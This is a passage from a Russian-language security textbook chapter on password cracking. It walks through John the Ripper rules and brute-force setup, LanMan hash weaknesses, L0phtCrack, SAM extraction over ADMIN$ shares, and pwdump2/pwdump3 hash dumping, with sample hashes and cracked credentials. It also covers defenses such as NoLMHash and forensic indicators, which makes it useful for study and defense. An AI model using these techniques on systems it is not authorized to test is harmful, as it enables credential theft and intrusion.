Пароли могут быть взломаны и программой, работающей под отличной от Unix и Windows операционной системой. Для взлома одного из этих паролей просто скопируйте строку (выделенную жирным шрифтом в каждом примере) во второе поле файла в формате Unix.

- Cisco
Исходная строка: `enable secret 5 $1$M9/GbWfv$sktn.4pPetd8zAwwhiB6.1`
Строка для взлома: `cisco:$1$M9/GbWfv$sktn.4pPetd8zAwwhiB6.1:::`
- Apache `.htaccess`-файлы, которые используют строку пароля, сформатированную в формате DES. Apache также поддерживает строки паролей в формате алгоритмов SHA-1 и MD5, но они несовместимы с форматом программы.
Исходный формат `.htaccess`: `dragon:yJMWngEA6t9c`
Формат для программы: `dragon:yJMWngEA6t9c:::`
- Другие, основанные на алгоритме DES пароли, такие как WWWBoard.
Исходный файл `passwd.txt`: `WebAdmin:aepTOqxOi4i8U`
Строка для взлома: `WebAdmin:aepTOqxOi4i8U:0:3:www.victim.com::`

Для взлома пароля с использованием опций по умолчанию, вы должны ввести имя файла в качестве аргумента. Для примеров из этой главы мы будем использовать три различных файла паролей: `passwd.unix`, содержащий пароли, зашифрованные с помощью алгоритма DES,

passwd.md5, содержащий пароли, зашифрованные с использованием алгоритма MD5, и passwd.lanman, содержащий пароли в формате Windows NT.

```
[root@hedwig run]# ./john passwd.unix
```

```
Loaded 189 passwords with 182 different salts (Traditional DES [64/64 BS MMX])
```

Программа автоматически выбирает правильный алгоритм шифрования для строк и начинает взлом. Нажмите любую клавишу, чтобы вывести на экран текущую статистику взлома, и CTRL-C, чтобы прервать работу программы. Если пароль взломан, программа выводит на экран и сохраняет взломанный пароль для дальнейшего использования. Чтобы посмотреть вскрытые пароли из специального файла, используйте параметр `-show`.

```
[root@hedwig run]# ./john -show passwd.unix
```

```
2buddha:smooth1:0:3:wwwboard:/:/sbin/sh
```

```
ecs:asdfg1:11262:0:40:5::11853:
```

```
informix:abc123:10864:0:40:5::12689:
```

```
kr:grant5:11569:0:35:5::11853:
```

```
mjs:rocky22:11569:0:35:5::11853:
```

```
np:ny0b0y:11572:0:35:5::11853:
```

Все вскрытые пароли сохраняются в файле `john.pot`, представляющем собой текстовый файл, который может пополняться в соответствии с увеличением количества взломанных паролей. Слабые пароли, независимо от схемы шифрования, могут быть вскрыты за время от нескольких минут до одного дня. Сложные пароли могут потребовать недели или месяцы. Однако мы можем использовать некоторые фокусы, чтобы попытаться расколоть эти сложные пароли быстрее. Можно использовать подробные файлы словарей (файлы с иностранными словами, именами, названиями спортивных команд, научно-фантастическими символами), использовать специфические комбинации для пароля (всегда не менее двух цифр и символов пунктуации), или распределить обработку по нескольким компьютерам.

Словарь по умолчанию для программы содержится в файле `password.lst`. Этот файл содержит пароли, которые наиболее часто встречаются среди пользователей. Вы можете найти несколько альтернативных словарей в интернете, просто воспользовавшись поисковой системой Google. Один из лучших (около 15Mb) называется `bigdict.zip`. Используйте параметр `-wordfile`, чтобы указать программе на необходимость использовать альтернативный словарь.

```
[root@hedwig run]# ./john -wordfile:password.lst passwd.unix
```

```
Loaded 188 passwords with 182 different salts (Traditional DES [64/64 BS MMX])
```

```
guesses: 0time: 0:00:00:01 100% c/s: 333074 trying: tacobell - zhongguo
```

Мы даже можем делать некоторые перестановки в словаре, используя параметр `-rules`.

```
[root@hedwig run]# ./john -wordfile:password.lst -rules passwd.unix
Loaded 188 passwords with 182 different salts (Traditional DES [64/64 BS MMX])
guesses: 0time: 0:00:00:58 100% c/s: 327702 trying: Wonderin - Zenithin
```

Чтобы понять функцию параметра `-rules`, посмотрим на файл `john.conf` (или `john.ini` для версии 1.6). Ниже приведена часть файла `john.conf`, которая описывает перестановки в нашем списке слов (комментарии начинаются с символа `#`).

```
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3!?XIQ
# Capitalize every pure alphanumeric word
-c >2(?a!?XcQ
# Lowercase and pluralize pure alphabetic words
<*>2!?Alp
# Lowercase pure alphabetic words and append '1'
<*>2!?Al$1
```

Эти записи, на самом деле, не так сложны, как это кажется на первый взгляд. Базовый синтаксис для большинства этих правил унаследован от утилиты для взлома, написанной Али Маффетом (помните `libcrack`?). Представьте, что системная политика паролей требует, чтобы каждый пароль начинался с цифры. Следовательно, нет необходимости перебирать комбинации строки «`letmein`» до тех пор, пока строка не станет удовлетворять выбранной политике, а строка «`7letmein`» может быть правильной. Вот и правило для предварения слова цифрой.

```
# Prepend digits (adds 10 more passes through the wordlist)
^[0123456789]
```

Мы можем разбить это правило на три части. Символ `^` означает, что операция должна начинаться от начала слова. Другими словами, она должна предварять последовательность символов. Квадратные скобки `[ и ]` содержат набор символов, которые должны следовать за символом `^`. Цифры `0123456789` являются символами, которые должны предварять слово. Итак, если наше правило работает со строкой «`letmein`», ему понадобится всего десять попыток, чтобы пробежать от комбинации «`0letmein`» до «`9letmein`».

Символы, которые определяют место, где должен размещаться новый символ, приведены ниже.

Символ	Описание	Пример
^	Поставить символ в начало	^[01] 0letmein 1letmein
\$	Добавить символ в конец.	\$[!.] letmein! letmein.
i[n]	Вставить символ на соответствующую позицию	i[4][XZ] letXmein letZmein

Мы можем определить любой набор символов, который будет вставляться в строку. Полный список слов будет переработан для каждого из дополнительных символов. Например, список из 1000 слов может реально превратиться в список из 10000, если к каждому слову в начало будет добавлен один из символов от 0 до 9. Ниже приведены некоторые, наиболее часто используемые символы, которые добавляются к базовым словам.

- [0123456789]. Цифры.
- [!@#\$%^&*()]. Символы верхнего регистра для цифр.
- [.,?!]. Знаки пунктуации.

Мы можем использовать преобразование правил для изменения регистра или типа (верхний, нижний, от *e* до 3) символов, или удаления отдельных типов символов.

- ?v?Гласные (а, е, і, о, u).
- s?v.?Замена гласных точкой (.).
- @@?v?Удалить все гласные.
- @@a?Удалить все буквы а.
- sa4?Заменить все буквы а на 4.
- se3?Заменить все буквы е на 3.
- l*?Где * символ, который надо перевести в нижний регистр.
- u*?Где * символ, который надо перевести в верхний регистр.

Правила – великолепный способ повысить производительность подбора пароля, особенно те из них, которые добавляют символы или правила *l33t*, заменяющие символы и цифры. Правила наиболее подходят для случая, когда скорость работы компьютера не больше, чем у обезьяны, считающей на счетах. Сегодня, когда за несколько сотен долларов можно купить процессор с тактовой частотой более 1GHz, вы не много потеряете, пропустив этап обработки сложными правилами, и перейдете непосредственно к прямому перебору.

Сложные правила и обширные словари не смогут взломать любой пароль. Это заставляет прибегать к атаке методом прямого перебора. Другими словами, мы будем пробовать все возможные комбинации сим-

волов заданной длины. Программа может переключаться в режим прямого перебора по умолчанию, если в командной строке не задано никаких параметров. Чтобы заставить программу перейти к прямому перебору, используйте параметр `-incremental`.

```
[root@hedwig run]# ./john -incremental:LanMan passwd.lanman
Loaded 1152 passwords with no different salts (NT LM DES [64/64 BS MMX])
```

По умолчанию файл `john.conf` содержит четыре аддитивных параметра.

- **All.** Нижний регистр, верхний регистр, цифры, пунктуация, `SHIFT+`.
- **Alpha.** Нижний регистр.
- **Digits.** От 0 до 9.
- **LanMan.** То же, что и **All**, за исключением нижнего регистра.

Каждый аддитивный параметр имеет пять полей в файле `john.conf`. Например, строка для **LanMan** содержит следующие поля.

- **[Incremental:LanMan].** Описание параметра.
- **File = ./lanman.chr.** Файл, используемый в качестве списка символов.
- **MinLen = 0.** Минимальная длина генерируемой строки.
- **MaxLen = 7.** Максимальная длина генерируемой строки.
- **CharCount = 69.** Число символов в списке.

Аналогично строка для **ALL** содержит следующие поля.

- **[Incremental:All].** Описание параметра.
- **File = ./all.chr.** Файл, используемый в качестве списка символов.
- **MinLen = 0.** Минимальная длина генерируемой строки.
- **MaxLen = 8.** Максимальная длина генерируемой строки.
- **CharCount = 95.** Число символов в списке.

Поля **MinLen** и **MaxLen** наиболее важны, поскольку мы можем изменять их для определения атаки. В **MaxLen** для **LanMan** никогда не может быть больше семь символов. Число **CharCount** в степени **MaxLen** дает количество комбинаций, необходимое для полного завершения атаки перебором. Например, общее количество комбинаций для работы с паролями **LanMan** составляет 7.6 триллиона. Общее число комбинаций при использовании параметра **ALL** составляет около 6700 триллионов! Заметим, что бессмысленно использовать параметр `incremental:All` для подбора паролей **LanMan**, поскольку нет необходимости отдельно проверять символы нижнего и верхнего регистров.

Если в нашем распоряжении список паролей из **Unix**, о котором известно, что все пароли состоят из восьми символов, мы можем изменить значения параметров. В данном случае это экономит время, поскольку можно не заниматься перебором строк длиной в семь и менее символов.

```
[Incremental:All]
File = ./all.chr
```

```
MinLen = 8
MaxLen = 8
CharCount = 95
```

Затем запустим программу.

```
[root@hedwig run]# ./john -incremental:All passwd.unix
```

Будет производиться только перебор строк длиной в восемь символов. Мы можем использовать параметр `-stdout`, чтобы проверить это. Каждый использованный вариант будет распечатываться на экране.

```
[root@hedwig run]# ./john -incremental:All -stdout
```

Это полезно, если вы перенаправляете вывод в файл и создаете список слов для дальнейшего использования с программой `john` или другой утилитой, которая может использовать файл со списком слов, например `Whisker`.

```
[root@hedwig run]# ./john -makechars:guessed
Loaded 3820 plaintexts
Generating charsets... 1 2 3 4 5 6 7 8 DONE
Generating cracking order... DONE
Successfully written charset file: guessed (82 characters)
```

Восстановление файлов и распределенный взлом

Вам следует знать кое-что о программе `john`, чтобы управлять большими наборами паролей различной степени сложности. Программа периодически сохраняет состояние процесса, записывая промежуточные результаты в файл. Период сохранения устанавливается в файле `john.conf`.

```
# Crash recovery file saving delay in seconds
Save = 600
```

Имя файла по умолчанию *restore*, но его можно изменить, используя параметр `-session`.

```
[root@hedwig run]# ./john -incremental:LanMan -session:pdcc \
passwd.lanman
Loaded 1152 passwords with no different salts (NT LM DES
[64/64 BS MMX])
```

Содержимое файла `restore` выглядит примерно так.

```
REC2
5
-incremental:LanMan
-session:pdcc
passwd.lanman
-format:lm
6
```



```
0
47508000
00000000
0
-1
488
0
8
3
2
6
5
2
0
0
0
```

Девятая и десятая строки в этом файле (показаны жирным шрифтом) содержат шестнадцатеричные значения числа завершенных операций. Число возможных комбинаций не может быть представлено 32-битным числом, поэтому программа использует два 32-битных поля для создания 64-битного числа. Информация об этом числе и то, как им можно манипулировать, может быть использована для выполнения распределенных вычислений. Возьмем наш файл `restore` и используем его для запуска параллельных версий программы на двух независимых машинах. Файл `restore` для первого компьютера будет содержать следующие строки.

```
REC2
4
-incremental:LanMan
passwd.lanman
-format:lm
4
0
00000000
00000000
0
-1
333
0
8
15
16
0
0
```

0
0
0
0

Файл restore для второго компьютера будет таким.

```
REC2
4
-incremental:LanMan
passwd.lanman
-format:lm
4
0
00000000
0000036f
0
-1
333
0
8
15
16
0
0
0
0
0
0
```

Итак, первая система начнет перебор комбинаций с нуля. Второй компьютер начнет перебор с паролей для LanMan со значения 0000036f 00000000. Теперь работа распределена между двумя машинами, и вам не следует беспокоиться об избыточных комбинациях. Грамотность приема для поиска правильного значения «crypt» состоит в том, чтобы позволить проработать системе некоторое время.

Например, представим себе, что в вашем распоряжении 10 компьютеров. На каждой из этих систем программа выполняет 400000 с/с (взломов в секунду). Для одной из этих машин понадобится 30 недель, чтобы перебрать все возможные комбинации из семи символов в случае работы с паролями LanMan (69^7 комбинаций). Запустите программу на одной из машин на неделю. В конце недели запишите значение «crypt». Возьмите это значение и используйте его для другой машины, и затем умножьте значение на 2 и используйте полученное число для следующей машины. Теперь 10 компьютеров закончат работу по перебору всех комбинаций за три недели. Эта простая арифметика позволяет опреде-

литель множитель X для значения «crypt», которое необходимо записать в 10 файлов – по одному для каждой машины. Первая машина начнет перебор с нуля, следующая со значения ноль плюс X , и так далее.

Общее время в неделях.

$$Tw = (69^7 / \text{взломов в секунду}) / (\text{секунд в неделю})$$

$$Tw = (69^7 / 400,000) / (604800) = 30.8 \text{ неделя.}$$

«Crypt» множитель.

$$X = Tw / (10 \text{ машин})$$

$$X = 30.8 / 10 = 3$$

Значение «crypt» после первой недели (шестнадцатеричное число, взятое из файла restore): 00030000 00000000.

Ниже приведены значения параметра «crypt» (в шестнадцатеричной записи). Это значения, которые необходимо записать в файлы на каждой системе.

$$\text{System } 1 = 0$$

$$\text{System } 2 = \text{«crypt»} * X = 00090000 00000000$$

$$\text{System } 3 = \text{«crypt»} * X * 2 = 00120000 00000000$$

$$\text{System } N = \text{«crypt»} * X * (N - 1) = \text{restore value}$$

$$\text{System } 10 = \text{«crypt»} * X * 9 = 00510000 00000000$$

Этот метод далек от элегантности, но эффективен, когда используется на нескольких одинаковых машинах. Другой способ распределенного взлома – использование параметра `-external`. Этот параметр позволяет написать свои программы и методы перебора паролей. Внешние программы хранятся в файле `john.conf` после директивы `List.External`. Просто используйте директиву `-external`, как это требуется.

```
[root@hedwig run]# ./john -external:Parallel passwd.lanman
```

Примечание. Если вы собрались использовать этот метод, убедитесь, что вы заменили строку `node=1` на строку `node=2` в файле `john.conf` на втором компьютере. Заметим, что использование этого метода на более чем двух компьютерах неэффективно, поскольку `if (number++ % total)` может создавать пересекающиеся слова на разных системах.

Работает ли это на моей системе?

Самым серьезным показателем того, что John the Ripper работает на вашем компьютере, может быть значение загрузки центрального процессора. Вы можете просмотреть список активных процессов (команда `ps`), но вы не обрадуетесь, увидев в списке эту программу. Если вы попытаетесь переименовать исполняемый модуль, к примеру «`inetd`» (обратите внимание на пробел после `d`), то программа не будет работать, если не сделать несколько изменений в исходном коде.

Пример из жизни. Атака на политику паролей

Правила, которые вы можете определить в файле `john.conf` – это достаточно долгий путь к настройке словаря. Мы уже упоминали о простом правиле добавления числа в начало каждой строки.

```
# Prepend digits (adds 10 more passes through the wordlist)
^[0123456789]
```

Но что с другими сценариями? Что, если мы заметим тенденцию в схеме изменения паролей для конкретной системы в сети под управлением Unix? Например, что, если мы хотим создать список слов, в который входят все комбинации слова *bank*, написанного строчными и прописными буквами? Соответствующее правило в файле `john.conf` будет выглядеть примерно так.

```
# Permutation of "ban" (total of 8 passes)
i[0][bB]i[1][aA]i[2][nN]
```

Заметьте, что мы всего лишь поместили первые три буквы в правило. Это сделано потому, что `john` требуется список слов, чтобы им оперировать. Список слов, называемый `password.lst`, содержит три последних буквы.

```
k
K
```

Теперь если вы запустите `john` с новым правилом с использованием короткого файла `password.lst`, вы увидите нечто похожее на это.

```
$ ./john.exe -wordfile:password.lst -rules -stdout
```

```
bank
bank
bank
bank
bAnk
bAnK
bANK
bANK
Bank
BanK
BaNk
BaNK
Bank
BAnK
BANK
BANK
```

```
words: 16 time: 0:00:00:00 100% w/s: 47.05 current: BANK
```

Ниже представлено еще одно правило, которое может атаковать политику поддержания паролей, требующую наличия специальных символов в третьей позиции и числа в последней позиции.

```
# Strict policy (adds 160 more passes through the word list)
i[2]['~!@#%*&*()~_~+~]$[0123456789]
```

Это сокращенный пример вывода манипуляции со словом *password*:

```
$ ./john.exe -wordfile:password.lst -rules --stdout
pa'ssword0
pa'ssword1
pa'ssword2
...
pa-ssword7
pa-ssword8
pa-ssword9
pa!ssword0
pa!ssword1
pa!ssword2
...
```

Вы можете увидеть, что вполне возможно создать правила для быстрого взлома правил создания сетевых паролей.

L0phtCrack

Сначала система Windows казалась более привлекательной с точки зрения безопасности паролей, чем Unix. Большинство Unix-систем никогда не создают пароли более восьми символов.

Windows NT допускает длину пароля до 14 символов, это почти удвоение длины! Mudge и Weld Pond от L0pht Heavy Industries занимаются усовершенствованием схемы шифрования LanMan. Компания последовательно выпускала средства, которые пользовались преимуществом неадекватности схемы шифрования паролей.

Мы уже кратко упоминали в этой главе о системе шифрования LanMan. Мы знаем, что это система хранения шифрованных паролей, схожая с форматами Unix-файлов `/etc/passwd` или `/etc/shadow`. Что можно понять, внимательно изучая, как генерируется и хранится в LanMan шифрованная строка? Система Windows хранит две версии пользовательского пароля. Первая версия называется LanMan, или LM, хэш. Вторая версия – NT-хэш, который шифруется с использованием алгоритма MD5. Это односторонняя функция. Пароль шифруется, но никогда не расшифровывается. Строка LanMan также шифруется с помощью односторонней функции, но в этом случае пароль разбивается на две части перед тем, как шифроваться с использованием алгоритма DES.

Посмотрим на содержимое трех строк паролей в LanMan. Они представлены в шестнадцатеричной записи и содержат 16 байт данных.

```
898f30164a203ca0 14cc8d7feb12c1db
898f30164a203ca0 aad3b435b51404ee
14cc8d7feb12c1db aad3b435b51404ee
```

Не надо быть семи пядей во лбу, чтобы заметить некоторые совпадения в этих трех примерах. Последние 8 байт второго и третьего примера одинаковые: aad3b435b51404ee. Эти значения одинаковы для всех паролей длиной более восьми символов. Эта криптографическая ошибка возникает по двум причинам: вследствие того, что содержимое пароля составляет более восьми символов и показывает, что при генерации второй половины шифрованной строки не используется никакой информации о первой половине. Обратите внимание, что вторая половина первого примера (14cc8d7feb12c1db) содержит первую часть третьего примера. Это, скорее, говорит о том, что пароль шифровался на основе двух независимых наборов символов (по семь каждый), чем о том, что вторая половина зависит от содержания первой части пароля.

В результате это превращает большой пароль из 14 символов в два коротких пароля по 7 символов. И в довершение всего, LanMan при шифровании игнорирует регистр символов, что резко сокращает время, затрачиваемое на взлом пароля перебором.

Реализация

L0phtCrack – инструмент для взлома паролей с развитым графическим интерфейсом для среды Windows NT и ее наследников Windows 2000 и XP. Попытка стащить пароль у Unix-системы обычно требует доступа к файлам /etc/passwd и /etc/shadow. И тот и другой представляют собой легко читаемый текст. Windows хранит пароли в Security Accounts Manager (SAM) – двоичном файле, который тяжело прочитывать без специальных ухищрений. L0phtCrack не только подбирает пароли: он может извлекать зашифрованные строки паролей из SAM-файла, локальной или удаленной системы и перехватывать пароли, когда они передаются по сети.

SAM-файл располагается в директории \WINNT\system32\config\. Если вы попытаетесь скопировать или открыть этот файл, получите сообщение об ошибке.


```
C:\WINNT\system32\configcopy SAM c:\temp
```

```
The process cannot access the file because it is being used by
another process.
```

```
0 file(s) copied.
```

Не теряйтесь. Windows, к счастью, хранит резервную копию SAM файла в директории \WINNT\repair\ или \WINNT\repair\RegBack\.

L0phtCrack может извлечь пароли локального или удаленного компьютера с помощью функции Dump Passwords From Registry.




Удаленное извлечение пароля требует доступа к общему ресурсу ADMIN\$. Для этого необходим доступ к порту 39 NetBIOS TCP. L0phtCrack может создать для вас сессию, или вы можете сделать это вручную.

```
C:\>net use \\victim\admin$ * /u:Administrator
Type the password for \\localhost\admin$:
The command completed successfully.
```

Программа также может перехватить строку пароля из сети. Каждый раз, когда прослушиваемый компьютер посылает команду net use, можно извлечь строку аутентификации. Вы должны находиться в локальной сети и иметь возможность просматривать трафик, чтобы можно было ограничивать использование программы.

Скорость взлома пароля у L0phtCrack удовлетворительная, но не сравнится с последней версией john. При этом программа не предлагает возможностей гибкого изменения правил. Программа лишь допускает настройку списка символов из меню Options.



Тем не менее, наилучшим вариантом обычно является использование L0phtCrack для получения паролей и сохранения их для использования с john. Для этого воспользуйтесь функциями File/Save As.

Вам понадобится обработать файл для использования с john. Изменения состоят в помещении строк паролей в соответствующие поля.

Здесь представлен файл, в котором L0phtCrack сохраняет пароли.

```
LastBruteIteration=0
CharacterSet=1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ
ElapsedTime=0 0
Administrator:"":": A34E6990556D7BA3BA1F6705936BF461:
2B1437DBB1DC57DA3DA1B88BADAB13B2:::
```

А это файл, с которым работает John the Ripper. Обратите внимание на то, что три первых строки удалены, и есть только одно поле между именем пользователя (Administrator) и строкой пароля. Содержимое этого поля не имеет значения для john, но мы, в качестве напоминания, поместим сюда идентификатор пользователя (SID).

```
Administrator:500:A34E6990556D7BA3BA1F6705936BF461:
2B1437DBB1DC57DA3DA1B88BADAB13B2:::
```

В версии 3.0 L0phtCrack введены усовершенствования для анализа приложений. Эта версия также проще для использования администраторами и она больше соответствует их потребностям (такие возможности, как сообщение о том, что пароль был взломан, без вывода результата). Мы предпочитаем использовать L0phtCrack 2.52 для захвата паролей и использовать John the Ripper для их взлома.

У версии 3.0 L0phtCrack свои преимущества. Домены Windows 2000 имеют пользовательские профили с паролями из 15 символов. Это исключает методы хранения, применяющиеся в LanMan. Соответственно, версия 2.5 будет выдавать сообщение «No Password» как для строк LanMan, так и для NTLM, для любого пользователя с паролем из 15 символов. Версия 3.0 корректно загружает и идентифицирует пароли, состоящие из 15 символов. Если вы вдруг встретите строку похожую на эту,

```
AAD3B435B51404EEEAD3B435B51404EE:FA95F45CC70B670BD865F3748CA3E9FC:::
```

то вам стоит исследовать этот «суперпароль». Заметим, что строка пароля для LanMan содержит уже знакомые нам нулевые символы AAD3B435B51404EE, дважды повторяемые LanMan в части пароля (выделено жирным шрифтом).

Другое преимущество L0phtCrack 3.0 состоит в возможности выполнять распределенный взлом. Метод взлома состоит в разделении процедур подбора паролей на блоки. Это очень важно для запуска программы в гетерогенной среде и отслеживания состояния процесса.

Защита вашего пароля

Строгая сетевая и персональная политика безопасности – наилучший способ защиты паролей и файлов паролей. Если недобросовестные пользователи могут перехватить файл паролей или строку пароля для системы Windows, это означает, что пройдет немного времени, и все основные пароли будут вскрыты. Однако утилиты, подобные John the Ripper и L0phtCrack, не поддерживают некоторые символы, которые Windows считает правильными.

Некоторые комбинации, набранные с использованием клавиши ALT и альтернативной клавиатуры, генерируют символы, которые не могут быть проверены имеющимися в настоящее время утилитами взлома. Помните, что для ввода этих комбинаций надо использовать цифры с альтернативной клавиатуры. К примеру, последовательность символов *p-a-s-s-w-ALT+242-r-d* (password) будет в безопасности до тех пор, пока кто-то не обновит утилиты для взлома паролей. Плюс к этому, дополнительные символы, доступные на альтернативной клавиатуре с помощью комбинации клавиш ALT-*nnn*, в значительной степени расширяют пространство символов для прямого перебора. Комбинации с клавишей ALT для спецсимволов начинаются со 160 (ALT+160) и заканчиваются на 255.

Удаление зашифрованных строк паролей LanMan

Преимущества, которые предоставляют Windows XP и Windows 2000 Service Pack 2 администраторам, состоят в наличии ключа реестра, который удаляет хранилище пользовательских паролей LanMan. Помните, что LM – устаревшая версия пользовательских паролей, которая игнорирует различия между прописными и строчными буквами. Вы можете создать пароль из 15 символов и более, как отмечалось при обсуждении реализации L0phtCrack. Или вы можете установить ключ реестра, чтобы указать Windows на необходимость не сохранять строки паролей LanMan для любых последующих изменений пароля.

HKLM\SYSTEM\CurrentControlSet\Control\Lsa\NoLMHash

Значение *NoLMHash* - REG_DWORD должно быть равно единице. Это нарушит совместимость с другими Windows-системами серий 9x или Me, но 2000 и XP будут работать прекрасно. Как только вы установите эти значения, убедитесь, что все пользователи изменили свои пароли, чтобы новые установки сработали. Если установка этих ключей не кажется усилением безопасности ваших паролей, обратите внимание вот на что: пространство символов для восьмисимвольных паролей (и во времени, которое потребуется для подбора пароля) для строки LanMan и для строки зашифрованной MD4 различается примерно в 1000 раз! Другими словами, необходимо обработать 69^7 комбинаций для строки LanMan (помните, что на самом деле восьмисимвольный пароль – это пароль из семи символов и еще один символ) и 96^8 комбинаций для строки MD4.

Захват строк паролей Windows

После обзора L0phtCrack в этой главе понятно, что строки паролей Windows администратор может просматривать также легко, как администратор Unix может просматривать файл /etc/shadow. С другой стороны, файл /etc/shadow представляет собой текстовый файл, который можно просматривать с использованием любого текстового редактора или просто выводя его на экран. База данных SAM для Windows имеет двоичный формат, что не позволяет просматривать ее с такой легкостью. Именно поэтому нам необходим инструмент типа pwdump или lsadump, с помощью которого можно получить текстовую версию базы данных SAM.

Pwdump

Утилита Pwdump2 (www.webspan.net/~tas/pwdump2/), созданная Томом Сабинном, может быть использована для извлечения зашифрованных паролей в системе Windows. Это утилита командной строки, которая должна запускаться локально на исследуемой системе; однако позднее в этом разделе мы познакомимся с утилитой pwdump3, которая может выполняться удаленно.

Пример из жизни. Взлом системы с помощью L0phtCrack

Вирус-сканер может идентифицировать L0phtCrack. Так происходит потому, что это одновременно полезное средство проверки для системных администраторов, но в то же время является спорным то, что это равноценно полезное средство для злонамеренных пользователей, которые устанавливают его без разрешения. Вы можете найти файлы с расширением .lc, что является хорошим признаком того, что здесь присутствовал L0phtCrack. Если это средство действительно было установлено в системе, а не запускалось с гибкого диска, то вы можете произвести поиск в реестре на наличие *l0pht*. Давайте проведем несколько поисков так, как это делает системный администратор после обнаружения, что автоматизированное рабочее место временного сотрудника получает доступ к части ADMIN\$ сети PDC.

Мы не обратим внимание на такие шаги, как захват (блокировка) данных и выяснение того, какие команды запускались. Вместо этого мы будем беспокоиться о паролях. У нас 600 сотрудников. Мы уже решили считать каждый пароль подвергшимся риску, но если мы будем искать прямое свидетельство того, что внутренний пользователь взламывал пароли, то нам придется найти некоторые ключевые данные. Наиболее очевидной уликой, которая показывает, что L0phtCrack был установлен в системе, является его собственный реестровый ключ.

HKLM\SYSTEM\Software\L0pht Heavy Industries\L0phtcrack 2.5

К сожалению, этого ключа в системе нет. Но есть другие индикаторы того, что L0phtCrack был установлен. Один из ключей относится к драйверу пакета сбора данных, он используется для розыска в путанице LanMan.

`HKLM\SYSTEM\CurrentControlSet\Service\NDIS3Pkt`

Этот ключ могут устанавливать другие программы, но корректное значение, которое устанавливают эти программы, будет следующим (обратите внимание на этот регистр):

`HKLM\SYSTEM\CurrentControlSet\Service\Ndis3pkt`

Если этот ключ *NDIS3Pkt* присутствует, то мы можем начать подозревать, что L0phtCrack был установлен. Коварный сотрудник мог попытаться удалить свидетельства присутствия этого средства, даже путем дефрагментации жесткого диска и записи на исходное место на диске, чтобы предотвратить нахождение удаленных данных на жестком диске специальными средствами. Однако существует другая запись, которая хранится системой Windows для информации о деинсталляции L0phtCrack. Даже если L0phtCrack был деинсталлирован, то остается следующий ключ регистра.

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\L0phtcrack 2.5`

Если системный администратор находит это в реестре, то можно быть на 100% уверенным, что L0phtCrack когда-то был установлен в системе. Затем администратор может искать «недавно использовавшиеся» (MRU) значения в регистре файлов с расширением .lc. Даже если пользователь удалил «sam_pdc.lc» из файловой системы, то ссылки на него по-прежнему могут присутствовать в регистре!

Реализация

Программа должна запускаться локально. Это вторая версия утилиты, первоначально разработанной Джереми Алисоном в проекте Samba. В отличие от первой версии, для pwdump2 шифрование базы данных SAM с использованием SysKey не является препятствием. Шифрование SysKey было добавлено в Windows NT с целью увеличить безопасность базы данных SAM, но эффективность этого шага спорна, как мы убедимся с помощью pwdump2. Применение pwdump2 показано ниже.

`C:\>pwdump2.exe /?`

Pwdump2 - dump the SAM database.

Usage: pwdump2.exe <pid of lsass.exe>

Для получения паролей утилита должна запускаться с полномочиями администратора.

```
C:\>pwdump2.exe
Administrator:500:f1e5c5efbc8cfb7f18136fb05f77a0bf:55c77b761ffa46...
Orc:501:cbc501a4d2227783cbc501a4d2227783:f523558e22c95c62a6d6d00c...
skyladgirl:1013:aa5536a42ebe131baad3b235b51404ee:db31a1ee00bfbee...
```

Обычно у вас не было необходимости выяснять идентификатор ID (PID) для программы lsass.exe. Однако вы можете использовать один простой путь, чтобы найти его с помощью команд `tlist` или `pulist` и команды `find` (параметр `/i` указывает команде `find` игнорировать регистр).

```
C:\>tlist/find /i «lsass»
244 LSASS.EXE
```

```
C:\>pulist/find /i «lsass»
LSASS.EXE 244NT AUTHORITY\SYSTEM
```

```
C:\>pwdump2.exe 244
Administrator:500:f1e5c5efbc8cfb7f18136fb05f77a0bf:55c77b761ffa46...
Orc:501:cbc501a4d2227783cbc501a4d2227783:f523558e22c95c62a6d6d00c...
skyladgirl:1013:aa5536a42ebe131baad3b235b51404ee:db31a1ee00bfbee...
```

Данные, полученные утилитой `pwdump2` нельзя напрямую использовать в `L0phtCrack`, поскольку он не может их читать. Причина в том, что алфавитные символы в зашифрованной строке представлены в нижнем регистре; `L0phtCrack` читает на входе символы верхнего регистра. У `John the Ripper` нет таких проблем. К счастью, утилита `tr` (translate characters) может помочь тем, кто хочет использовать утилиту с графическим интерфейсом. Эта утилита работает как под Unix, так и под Cygwin, и была приспособлена под Windows, как часть набора утилит `Resource Kit`.

```
[user@hediwg]$ cat pwdump.out/tr a-z A-Z
ADMINISTRATOR:500:F1E5C5EFBC8CFB7F18136FB05F77A0BF:55C77B761FFA46...
ORC:501:CBC501A4D2227783CBC501A4D2227783:F523558E22C95C62A6D6D00C...
SKYCLADGIRL:1013:AA5536A42EBE131BAAD3B235B51404EE:DB31A1EE00BFBE...

```

Pwdump3

Утилита `Pwdump3` (www.ebiz-tech.com/pwdump3/), разработанная Филом Стаубсом, отличается от `pwdump` возможностью удаленного доступа к подозрительной машине. Существует четная версия `pwdump3e`, которая шифрует удаленное соединение для предотвращения доступа недобросовестных пользователей с целью перехвата паролей. Использование утилиты мало чем отличается от других.

```
Usage: PWDUMP3 machineName [outputFile] [userName]
C:\>PwDump3.exe victim pwdump.out root
C:\>type pwdump.out
```

```
guest:1001:NO PASSWORD*****:2DEAC3223C70B24E90F02...  
